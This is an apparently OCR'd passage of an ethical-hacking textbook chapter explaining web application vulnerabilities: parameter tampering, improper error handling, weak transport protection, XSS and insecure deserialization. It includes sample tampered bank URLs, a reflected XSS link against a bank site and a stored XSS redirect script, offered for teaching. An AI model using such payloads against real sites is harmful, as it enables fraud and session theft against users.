  A web parameter tampering attack involves the manipulation of parameters exchanged between client and server to modify application data. Parameter tampering is a simple form of attack aimed directly at an application's business logic. This attack takes advantage of the fact that many programmers rely on hidden or fixed fields (such as a hidden tag in a form or a parameter in a URL) as the only security measure for certain operations. To bypass this security mechanism, an attacker can change these parameters. A parameter tampering attack exploits vulnerabilities in integrity and logic validation mechanisms that may result in XSS, SQL injection, and so on.

  Detailed Description:

  After establishing a session between a web application and a user, an exchange of parameters between the web browser and the web application takes place to maintain information about a client's session, which eliminates the need to maintain a complex database on the server side. A web application uses URL queries, form fields, and cookies to pass these parameters.

  Changed parameters in the form field are the best example of parameter tampering. When a user selects an HTML page, it is stored as a form field value and transferred as an HTTP page to the web application. These values may be preselected (combo box, check box, radio buttons, etc.), free text, or hidden. An attacker can manipulate these values. In some extreme cases, it is just saving the page, editing the HTML, and reloading the page in the web browser.

  Hidden fields that are invisible to the end user provide information status to the web application. For example, consider a product order form that includes the following hidden field:

  ```
  <input type="hidden" name="price" value="99.90">
  ```

Combo boxes, check boxes, and radio buttons are examples of preselected parameters used to transfer information between pages while allowing the user to select one of several predefined values. In a parameter tampering attack, an attacker may manipulate these values. For example, consider a form that includes the following combo box:

```
<FORM METHOD=POST ACTION="xferMoney.asp">
Source Account: <SELECT NAME="SrcAcc">
<OPTION VALUE="123456789">******789</OPTION>
<OPTION VALUE="868686868">******868</OPTION></SELECT>
<BR>Amount: <INPUT NAME="Amount" SIZE=20>
<BR>Destination Account: <INPUT NAME="DestAcc" SIZE=40>
<BR><INPUT TYPE=SUBMIT><INPUT TYPE=RESET>
</FORM>
```

Bypassing:

An attacker may bypass the need to choose between two accounts by adding another account into the HTML page source code. The web browser displays the new combo box, and the attacker can choose the new account.

HTML forms submit their results using one of two methods: **GET** or **POST**. In the GET method, all form parameters and their values appear in the query string of the next URL, which the user sees. An attacker may tamper with this query string. For example, consider a web page that allows an authenticated user to select an account from a combo box and debit the account with a fixed unit amount. When the user clicks on a submit button in the web browser, the URL request is as follows:

```
http://www.certifiedhackerbank.com/cust.asp?profile=21&debit=2500
```

The attacker may change the URL parameters (profile and debit) to debit another account:

```
http://www.certifiedhackerbank.com/cust.asp?profile=82&debit=1500
```

The attacker can modify other URL parameters, including attribute parameters and internal modules. Attribute parameters are unique parameters that characterize the behavior of the uploading page. For example, consider a content-sharing web application that allows the content creator to modify content, while other users can only view the content. The web server checks whether the user who is accessing an entry is the author or not (usually by a cookie). An ordinary user will request the following link:

```
http://www.certifiedhackerbank.com/stat.asp?pg=531&status=view
```

The attacker can modify the status parameter to “delete” to delete permission for the content.

```
http://www.certifiedhackerbank.com/stat.asp?pg=147&status=delete
```

Parameter/form tampering can lead to theft of services, escalation of access, session hijacking, and assuming the identity of other users, as well as to parameters that grant access to developer and debugging information.

Figure 7.4: Parameter Tampering Attack

- **Improper Error Handling**

  It is necessary to define how a system or network should behave when an error occurs. Otherwise, the error may provide a chance for an attacker to break into the system. Improper error handling may lead to DoS attacks.

  Improper error handling gives insight into the source code, such as logic flaws and default accounts. Using the information received from an error message, an attacker can identify vulnerabilities for launching various web application attacks. Improper exception handling occurs when web applications do not limit the amount of information they return to their users. Information leakage may include helpful error messages and service banners. Developers and system administrators often forget or disregard the ways in which an attacker can use something as simple as a server banner. Improper error handling gives insight into the source code, such as logic flaws and default accounts, of which the attacker may make use. The attacker will start searching for a place to identify vulnerabilities and attempt to leverage information that applications freely volunteer.

Figure 7.5: Screenshot Displaying Improper Errors

The following information can be gathered by the attacker from improper error handling:

- Null pointer exception
- System call failure
- Database unavailable
- Network timeout
- Database information
- Web application logical flow
- Application environment

- **Insufficient Transport Layer Protection**

  Insufficient transport layer protection is a security flaw that occurs when an application fails to protect sensitive traffic flowing in a network. It supports weak algorithms and uses expired or invalid certificates. Developers should use SSL/TLS authentication for authentication on the websites, or else an attacker can monitor network traffic. Unless communication between websites and clients is encrypted, data can be intercepted, injected, or redirected. Underprivileged SSL setup can also help an attacker to launch phishing and MITM attacks.

  System compromise may lead to various other threats, such as account theft, phishing attacks, and compromised admin accounts. Thus, insufficient transport-layer protection may allow untrusted third parties to obtain unauthorized access to sensitive information. All this occurs when applications support weak algorithms for SSL, and they use expired or invalid SSL certificates or do not use them correctly.

  Example:


  Assume a user is logging into an online banking application that possesses insufficient transport layer protection (that is, it is not SSL encrypted). The sensitive data in the communication (for example, session ID) can be vulnerable to attack during transit in plain text format. This allows an attacker to steal such data to perform various types of attacks on the application.

Apart from the above mentioned, following are some potential server configuration problems:

- Server software flaws
- Enabling unnecessary services
- Improper authentication
- Unpatched security flaws
- Server configuration problems

Automated scanners help to detect a few of these problems. Attackers can access default accounts, unused pages, unpatched flaws, unprotected files and directories, and so on, to gain unauthorized access. The person responsible should take care of all such unnecessary and unsafe

features. Disabling such features completely would prove very beneficial, preventing outsiders from using them for malicious attacks. To avoid leakage of crucial information to attackers, the network administrator should thus take care of all application-based files through proper authentication and strong security methods. For example, if the application server admin console is automatically installed and not removed, and the default accounts are not changed, then an attacker can discover the standard admin pages on the server, logs in with default passwords, and takes over the server.



A7 - Cross-Site Scripting (XSS) Attacks

Cross-site scripting ('XSS' or 'CSS') attacks exploit vulnerabilities in dynamically generated web pages, which enable malicious attackers to inject client-side scripts into web pages viewed by other users. It occurs when invalidated input data is included in dynamic content that is sent to a user's web browser for rendering. Attackers inject malicious JavaScript, VBScript, ActiveX, HTML, or Flash for execution on a victim's system by hiding it within legitimate requests. Attackers bypass client-ID security mechanisms and gain access privileges, and then inject malicious scripts into specific web pages. These malicious scripts can even rewrite HTML website content.

Following are some exploitations that can be performed by XSS attacks:

- Malicious script execution
- Redirecting to a malicious server
- Exploiting user privileges
- Ads in hidden IFRAMES and pop-ups
- Data manipulation
- Session hijacking
- Brute force password cracking
- Data theft
- Intranet probing
- Key logging and remote monitoring

How XSS Attacks Work

A web page consists of text and HTML markup created by the server and obtained by the client browser. Servers can control the client's interpretation of the statically generated pages but cannot completely control the client's interpretation of the output of pages generated dynamically by the servers. Thus, if the attackers insert untrusted content into a dynamic page, neither the server nor the client recognizes it. Untrusted input can come from URL parameters, form elements, cookies, databases queries, and so on.

If the dynamic data inserted by the web server contain special characters, the user's web browser will mistake them for HTML markup, as it treats some characters as special to distinguish text from markup. Thus, an attacker can choose the data inserted into the generated page and mislead the user's browser into running the attacker's script. As the malicious scripts will execute in the browser's security context for communicating with the legitimate web server, the attacker will have complete access to the retrieved document and may send the data in the page back to their site.

Cross-Site Scripting Attack Scenario: Attack via Email

In a cross-site scripting attack that uses email, an attacker crafts an email that contains a link to a malicious script and sends it to the victim, luring the victim to click the link containing the malicious script or query. For example, if the attacker finds a cross-site scripting vulnerability on the bank.com website, a link embedded with a malicious script, like **`<A HREF=http://bank.com/registration.cgi?clientprofile=<SCRIPT>maliciouscode</SCRIPT>>Click here</A>`**, can be constructed, and an email can be sent to the target user. When the user clicks the link, the URL is sent to bank.com with the malicious code. The legitimate server hosting the bank.com website sends a page back to the user including the value of **clientprofile**, and the malicious code is executed on the client machine. The malicious code asks the victim to enter profile information. After the user enters all the necessary personal details and clicks **Submit**, the attacker receives the information. The attacker can use these details to impersonate the user to gain access to the user's online bank account and perform other fraudulent activities.




Figure 7.6: XSS Attack via Email

XSS Example: Attack via Email




Figure 7.7: XSS Example - Attack via Email

XSS Example: Stealing Users' Cookies

Figure 7.8: XSS Example - Stealing Users' Cookies

XSS Example: Sending an Unauthorized Request




Figure 7.9: XSS Example - Sending an Unauthorized Request

XSS Attack in Blog Posting

An attacker finds an XSS vulnerability in the **techpost.org** website, constructs the malicious script **<script>onload=window.location='http://www.certifiedhacker.com'</script>**, and adds it in the comment field of TechPost. This malicious script posted by the attacker is stored on the web-application database server and runs in the background. When a user visits the TechPost website, the malicious script injected in the TechPost comment field by the attacker activates and redirects the user to the malicious website **certifiedhacker.com**.

Figure 7.10: XSS Attack in Blog Posting

XSS Attack in Comment Field

Many web applications use HTML pages that dynamically accept data from different sources. One can change the data in the HTML pages according to the request. Attackers use HTML web page tags to manipulate data. They launch the attack by changing the comments feature using malicious script. When the target sees the comment and activates it, then the target browser executes the malicious script to accomplish the attacker's goals.

For example, an attacker finds a vulnerable comment field in the **TechPost.org** website. Thus, the attacker constructs the malicious script "**<script>alert ("Hello World") </script>**" and adds it along with any comments in the comment field of TechPost. This malicious script, along with the comment posted by the attacker in the comment field, is stored on the web application's database server. When a user visits the TechPost website, the coded message "Hello World" pops up whenever the web page is loaded. Therefore, when the user clicks **OK** in the pop-up window, the attacker can gain access to the user's browser and subsequently perform malicious activities.




Figure 7.11: XSS Attack in Comment Field

Websites Vulnerable to XSS Attack

Source: *http://www.xssed.com*

The XSSed project was started with the scope of increasing security and privacy on the web. This project notifies professional and amateur webmasters and web developers about any cross-site scripting vulnerability affecting their online properties. The website validates all the submitted XSS vulnerable websites and then publishes them on the archive. It assists all website owners to remediate the cross-site scripting issues by bringing these issues to their attention in a timely manner.

An attacker uses the XSSed website to search for target websites in the list of the XSS Archive page. If the list of the XSS Archive page contains the target website, it means that the website is vulnerable to XSS attacks. The attacker then makes use of the XSS vulnerabilities in its web application and performs XSS-based attacks to exploit it.

There are various offline and online "**cheat sheets**" available for XSS attacks. These XSS cheat sheets are a collection of the possible and most-used XSS inputs (scripts) that an attacker can use to carry out XSS attacks on their target sites. The screenshot below depicts different XSS cheat codes to test XSS vulnerabilities.





Figure 7.12: Screenshot of XSSed Project



A8 - Insecure Deserialization

Computers store data in the form of data structures (graphs, trees, arrays, etc.). Data serialization and deserialization refer to the processes of linearizing and de-linearizing data objects to transport them to other networks or systems.

- **Serialization**

  Consider the example of an object 'Employee' (for the JAVA platform), where the Employee object consists of data such as name, age, city, and EmpID. Due to process of serialization, the object data will convert into the following linear format for transportation to different systems or different nodes of a network.

  ```
  <Employee><Name>Rinni</Name><Age>26</Age><City>Nevada</City><EmpID>2201
  </EmpID></Employee>
  ```

- **Deserialization**

  Deserialization is the reverse process of serialization, where the recreation of the object data from the linear serialized data format takes place. The process of deserialization will convert the serialized Employee object given in above example to the object data as shown in the figure on the slide.


- **Insecure Deserialization**

  This process of serialization and deserialization is effectively used in communication between networks and, due to its widespread use, attackers are interested in exploiting the flaws in this process. Attackers inject malicious code into serialized linear formatted data and forward the malicious serialized data to the victim. An example of malicious code injection into serialized linear data by the attacker is shown below:

```
<Employee><Name>Rinni</Name><Age>26</Age><City>Nevada
</City><EmpID>2201</EmpID>MALICIOUS PROCEDURE</Employee>
```

Due to insecure deserialization, the injected malicious code will be undetected and will be present in the final execution of deserialization code. This results in execution of the malicious procedure along with the execution of serialized data, as shown in the figure on the slide.


It can have a severe impact on the system, as it would authorize the attacker to execute and run systems remotely. Moreover, any software or server vulnerable to deserialization attack could be badly affected.



A9 - Using Components with Known Vulnerabilities

